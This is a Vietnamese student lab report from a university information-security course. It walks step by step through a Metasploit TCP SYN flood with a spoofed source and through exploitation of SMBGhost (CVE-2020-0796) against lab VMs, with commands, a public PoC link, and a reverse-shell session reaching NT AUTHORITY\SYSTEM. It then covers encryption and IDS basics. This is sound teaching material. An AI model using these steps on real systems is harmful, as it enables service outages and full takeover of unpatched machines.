

FPT UNIVERSITY

Chuyên Ngành An Ninh Thông Tin

Giáo viên: Hồ Kim Cường

Lớp: IA1302

I. Đề tài:

- Tấn công TCP Syn Flood.
- khai thác lỗ hổng CVE 2020-0796 trên Windows 10.

II. Thành viên và vai trò:

- Lê Trần Minh Quân, MSSV: SE61880 – Leader:
 - + Ghi chép lại tiến trình công việc.
 - + Xác định phương hướng của nhóm, tính toán và kiểm tra tiến độ công việc của từng thành viên.
 - + Thành lập danh sách các công việc cần hoàn thành qua các tuần kèm với phương pháp dự phòng khi xảy ra sai phạm.
 - + Viết rules trên Snort để cảnh báo tấn công.
 - + Tổng hợp lại các việc đạt chỉ tiêu và viết báo cáo lại cho giáo viên.
- Phạm Vũ Tiến Anh , MSSV: SE06005 – Member:
 - + Xây dựng và kiểm tra phần môi trường làm việc trên máy tính.
 - + Tìm kiếm các loại ứng dụng phù hợp với đề tài cần làm, có khả năng vá lỗi khi xảy ra trên hệ thống.
 - + Mô phỏng tấn công TCP Syn Flood.
 - + Xây dựng môi trường và mô phỏng khai thác lỗ hổng CVE 2020-0796 trên Windows 10.
- Vũ Hoàng Anh, SE04835 – Member:
 - + Tìm hiểu các rules của Snort.

III. Nội dung tiến trình công việc:

Tiến độ công việc		
Tuần	Công Việc	Mục đích
1	- Giáo viên giới thiệu về môn học và giao đề tài cho từng nhóm	- Hiểu về môn học và chuẩn bị bài tập lớn
2	-Hỏi giáo viên về đề tài của nhóm và trưởng nhóm chia nhiệm vụ cho các thành viên	-Phân công rõ công việc cho từng thành viên để mọi người hiểu nhiệm vụ của cá nhân cần hoàn thành
3	-Cài đặt windows ảo Vmware và điều hành Kali Linux	-Hoàn toàn miễn phí -Làm quen với hệ điều hành Ubutu cho mục đích tấn công -An toàn và bảo mật cao -Xem xét tính khả quan nếu chọn tấn công bằng Kali Linux
4	-Hỏi giáo viên về cách thầy muốn nhóm chỉ làm về Syn Flood hay liên quan với các nhóm khác.	-Tìm kiếm phương hướng tấn công và các công cụ cần thiết cho việc tấn công
5	-Nghiên cứu và triển khai các phương pháp đã chọn	-Chọn công cụ phù hợp với điều kiện hiện tại để xem xét tính khả quan giữa người tấn công và nạn nhân
6	- Chọn thêm đề tài là khai thác lỗ hổng CVE 2020-0796 trên Windows 10 .	-Xem xét vào mục đích của thầy và phân chia công việc kịp thời để tránh trường hợp làm sai mục đích của giáo viên.
7	-Chạy demo chương trình	-Kiểm tra các trường hợp lỗi có thể xảy ra khi hệ thống chạy
8	-Hỏi giáo viên về cách làm báo cáo -Viết báo cáo	-Trưởng nhóm làm báo cáo

9	-Cả nhóm họp để truyền đạt kiến thức với các thành viên khác trong nhóm	- Giúp tất cả các thành viên điều có kiến thức của bài tập lớn
10	- Thuyết trình với giáo viên và cả lớp	- Trình bày những của cả nhóm đã làm


IV. Tấn công TCP SYN Flood:

A. DDoS attack sử dụng TCP SYN Flood:

- SYN flood (half-open attack) là một kiểu tấn công từ chối dịch vụ (DDos), tấn công này với mục đích làm cho Server không có lưu lượng để truy cập hợp pháp bằng cách tiêu thụ tất cả tài nguyên server đang có sẵn. Bằng việc gửi liên tục gửi các packet tin yêu cầu kết nối ban đầu (SYN).
- Người tấn công có thể áp đảo tất cả các cổng có sẵn trên Server được chọn mục tiêu, làm cho thiết bị Client đáp ứng lưu lượng hợp pháp một cách chậm chạp hoặc không đáp ứng kịp thời.

B. Kịch bản tấn công Syn Flood:

- Lợi thế của kiểu tấn công này là khai thác các sai lầm trong các hosts thực thi TCP three – Way handshake.
- Khi host B nhận yêu cầu SYN từ host A, nó mở một phần kết nối và đưa vào hàng đợi.
- Các hosts nguy hiểm có ác Exploits kích thước nhỏ nằm trong hàng đợi để từ đó nó gửi nhiều yêu cầu đến host khác. Nhưng khi nhận hồi đáp từ host này, nó không trả lại thông báo SYN/ACK.
- Hàng đợi đang lắng nghe trên hệ thống của nạn nhân sẽ nhanh chóng đầy. Chính điều này dẫn đến quá trình từ chối dịch vụ trên hệ thống của nạn nhân.



C. Mô phỏng tấn công Syn Flood:


a) Xây dựng môi trường tấn công:

- 1 win ảo Kali Linux làm máy hacker.
- 1 win ảo Windows 7 làm máy victim.

b) Các bước tấn công:

- Tấn công tràn SYN bằng tool Metasploit trên Kali Linux
- IP victim : 192.168.133.128

Bước 1. Quét port dùng để tấn công (port 21):




```
root@kali:~# nmap -p 21 192.168.133.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-25 00:10 EDT
Nmap scan report for 192.168.133.128
Host is up (0.00048s latency).

PORT      STATE    SERVICE
21/tcp     filtered  ftp
MAC Address: 00:0C:29:2E:22:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Bước 2. Sau khi port đã mở và được lọc, tiến hành tấn công bằng Metasploit:



```
root@kali:~# msfconsole
[*] msfconsole - Minimize all open windows and show the desktop
[*] root@kali:~#
```

```
Metasploit logo ASCII art
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
```

Bước 3. Nhập phương thức tấn công (Synflood) và các thông số cần thiết:

```
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE    no            no        The name of the interface
NUM          no            no        Number of SYNs to send (else unlimited)
RHOSTS       yes           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT        80            yes       The target port
SHOST        no            no        The spoofable source address (else randomizes)
SNAPLEN     65535         yes       The number of bytes to capture
SPORT        no            no        The source port (else randomizes)
TIMEOUT     500            yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.133.128
RHOST => 192.168.133.128
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf6 auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf6 auxiliary(dos/tcp/synflood) >
```


Bước 4. Tiến hành tấn công :

```
File Actions Edit View Help
root@kali: ~ root@kali: ~
root@kali: ~ root@kali: ~
RHOSTS          yes      The target host(s), range CIDR identifier, or hosts file wi
RPORT           80       yes      The target port
SHOST           no       The spoofable source address (else randomizes)
SNAPLEN        65535   yes      The number of bytes to capture
SPORT           no       The source port (else randomizes)
TIMEOUT        500     yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.133.128
RHOST => 192.168.133.128
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf6 auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.133.128

[*] SYN flooding 192.168.133.128:21 ...
```

Bước 5. Kết quả :



- Thu thập được gói tin tấn công qua Source 10.0.0.1 port 21

V. Khai thác lỗ hổng CVE 2020-0796

1. Giới thiệu:

- Các nhà nghiên cứu bảo mật của Ricerca Security vừa công bố PoC khai thác lỗ hổng thực thi mã từ xa CVE 2020-0796 (RCE) trên Windows 10. RCE được đánh giá là lỗi nghiêm trọng cao nhất trong kiểm thử ứng dụng/phần mềm.
- Lỗ hổng này còn gọi là SMBGhost được phát hiện từ đầu tháng 3/2020 nằm trong giao thức SMBv3, và ảnh hưởng đến các phiên bản Windows 10, Core Windows Server, version 1903 và 1909.




- Bên cạnh đó, một vài thông tin cho rằng lỗi SMBGhost bị rò rỉ sau khi bản vá Patch Tuesday của tháng trước được công bố. Một số security Vendors thuộc Microsoft Active Protections Program đã vô tình để lộ thông tin lỗ hổng dù Microsoft đã quyết định giữ kín và không đưa ra bất kỳ khuyến cáo bảo mật nào.
- Các nhà nghiên cứu bảo mật Ricerca Security đã quyết định không công khai các đoạn mã khai thác lỗ hổng để tránh bị các script kiddies quấy phá và tội phạm mạng lợi dụng, tuy nhiên họ công bố writeup mô tả kỹ thuật đằng sau việc khai thác lỗ hổng này để các chuyên gia an ninh mạng nghiên cứu.


2. Cách thực hiện:

- Yêu cầu 1 máy Kali làm hacker và 1 windows 10 version 1902 hoặc 1909.
- IP victim : 192.168.133.132

Bước 1: Trên máy hacker Kali: tải package SMBGhost_RCE_PoC từ Github:
https://github.com/chompie1337/SMBGhost_RCE_PoC



Bước 2: Sau khi tải về ta sẽ có 1 file python exploit.py



Bước 3: Mở file đó ta thấy có 2 loại buffer:


```

Payload options (windows/x64/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     yes            The listen address (an interface may be specified)
  LPORT     4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.133.129
LHOST => 192.168.133.129
msf6 exploit(multi/handler) > set LPORT 3969
LPORT => 3969
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.133.129:3969

```

Bước 8: Quay lại với file exploit.py, ta sẽ thực hiện tấn công để chiếm quyền qua port 445:

```

root@kali:~/Downloads/SMBGhost_RCE_PoC# ls -la
total 72
drwxr-xr-x 4 root root 4096 Jul 12 00:50 .
drwxr-xr-x 6 kali kali 4096 Jul 12 00:30 ..
-rw-r--r-- 1 root root 20279 Jul 12 00:39 exploit.py
drwxr-xr-x 8 root root 4096 Jul 12 00:29 .git
-rw-r--r-- 1 root root 1803 Jul 12 00:29 .gitignore
-rw-r--r-- 1 root root 8221 Jul 12 00:29 kernel_shellcode.asm
-rw-r--r-- 1 root root 4621 Jul 12 00:29 lznt1.py
drwxr-xr-x 2 root root 4096 Jul 12 00:40 __pycache__
-rw-r--r-- 1 root root 1531 Jul 12 00:29 README.md
-rw-r--r-- 1 root root 5604 Jul 12 00:29 smb_win.py

(root@kali:~/Downloads/SMBGhost_RCE_PoC) # python3 exploit.py -ip 192.168.133.132 -p 445
[*] found low stub at phys addr 13000!
[*] PML4 at 1aa000
[*] base of HAL heap at fffff7b1c0000000
[*] found PML4 self-ref entry 1c6
[*] found HalpInterruptController at fffff7b1c0001460
[*] found HalpApicRequestInterrupt at fffff80619cb3bb0
[*] built shellcode!
[*] KUSER_SHARED_DATA PTE at fffffe37bc0000000
[*] KUSER_SHARED_DATA PTE NX bit cleared!
[*] Wrote shellcode at fffff78000000950!
[*] Press a key to execute shellcode!
[*] overwrote HalpInterruptController pointer, should have execution shortly...

(root@kali:~/Downloads/SMBGhost_RCE_PoC) #

```

Bước 9: Trở lại với tool Metasploit, ta nhận thấy đã mở ra 1 session. Truy cập vào session đó ta sẽ chiếm được quyền nt authority/system

```

LPORT => 3969
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.133.129:3969
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (192.168.133.129:3969 → 192.168.133.132:49680) at 2021-07-12 01:04:50

msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell x64/windows		192.168.133.129:3969 → 192.168.133.132:49680 (192.168.133.132)

```


msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

```

C:\Windows\system32>whoami
whoami
nt authority\system

Bước 10: Dùng Wireshark bắt gói tin được truyền đến máy victim với filter IP máy victim và giao thức SMB2:

ip.addr == 192.168.133.132 && smb2



VI. Cách bảo vệ dữ liệu quan trọng và phương pháp phát hiện thâm nhập:

1. Mật mã hóa:

- Mật mã hóa là quá trình chuyển đổi các thông tin thông thường (văn bản thường hay văn bản rõ hay văn bản tron) thành dạng không đọc trực tiếp được, là văn bản mã hóa.
- Giải mật mã hay giải mã là quá trình ngược lại, phục hồi lại văn bản thường từ văn bản mã.
- Mật mã là thuật toán để mật mã hóa và giải mật mã. Hoạt động chính xác của mật mã thông thường được kiểm soát bởi các khóa — một đoạn thông tin bí mật nào đó cho phép tùy biến cách thức tạo ra văn bản mã. Hệ thống mã hóa bao gồm: mã hóa, mật hóa, văn bản hóa.

1.1 Một số mật mã thông dụng:

- **RSA:** là một thuật toán mã hóa công khai. Đây là thuật toán đầu tiên phù hợp với việc tạo ra chữ ký điện tử đồng thời với việc mã hóa. Nó đánh dấu một sự tiến bộ vượt bậc của lĩnh vực mật mã học trong việc sử dụng khóa công khai. RSA được sử dụng phổ biến trong thương mại điện tử và được cho là đảm bảo an toàn với điều kiện độ khóa đủ xài.
- **MD5:** Message Digest algorithm 5 là một hàm băm mật mã được sử dụng phổ biến với giá trị băm dài 128 bit. Là một chuẩn Internet (RFC 1321), MD5 được dùng trong nhiều ứng dụng bảo mật, và cũng phổ biến để kiểm tra tính toàn vẹn của tập tin.
- **AES:** Advanced Encryption Standard là một thuật toán mã hóa khối được Chính phủ Hoa Kỳ áp dụng làm tiêu chuẩn mã hóa.

2. Phương pháp kiểm tra và phát hiện thâm nhập:

- Để hệ thống công ty cũng như máy tính cá nhân được an toàn trong mọi tình huống thì ngoài việc chọn cho máy tính một chương trình diệt Virus đủ mạnh, một tường lửa hiệu quả thì phải cần có một chương trình giúp kiểm tra và phát hiện thâm nhập (IDS).

2.1 Giới thiệu về IDS:

- IDS (Intrusion Detect System) là một hệ thống giám sát lưu thông mạng để từ đó tìm ra các hoạt động khả nghi và đưa ra cảnh báo cho hệ thống và người quản trị. Ngoài ra, IDS cũng đảm nhận việc phản ứng lại các lưu thông bất thường hay có hại bằng các hành động đã được thiết lập trước. Đặc biệt, IDS còn có thể phân biệt giữa những tấn công từ bên trong (từ những người trong công ty) hay tấn công từ bên ngoài (các Hacker).

3. Các cách phát hiện xâm nhập:

3.1 Phát hiện xâm nhập dựa vào luật:

- Tập luật là thành phần quan trọng nhất của một hệ thống phát hiện xâm nhập. Đây là tập sẽ định ra dấu hiệu (mẫu) để so sánh, đối chiếu với dữ liệu ở đầu vào.
- Thông thường, tập luật bao gồm rất nhiều luật, mỗi luật sẽ gồm 2 thành phần cơ bản: Rule Header và Rule Options.

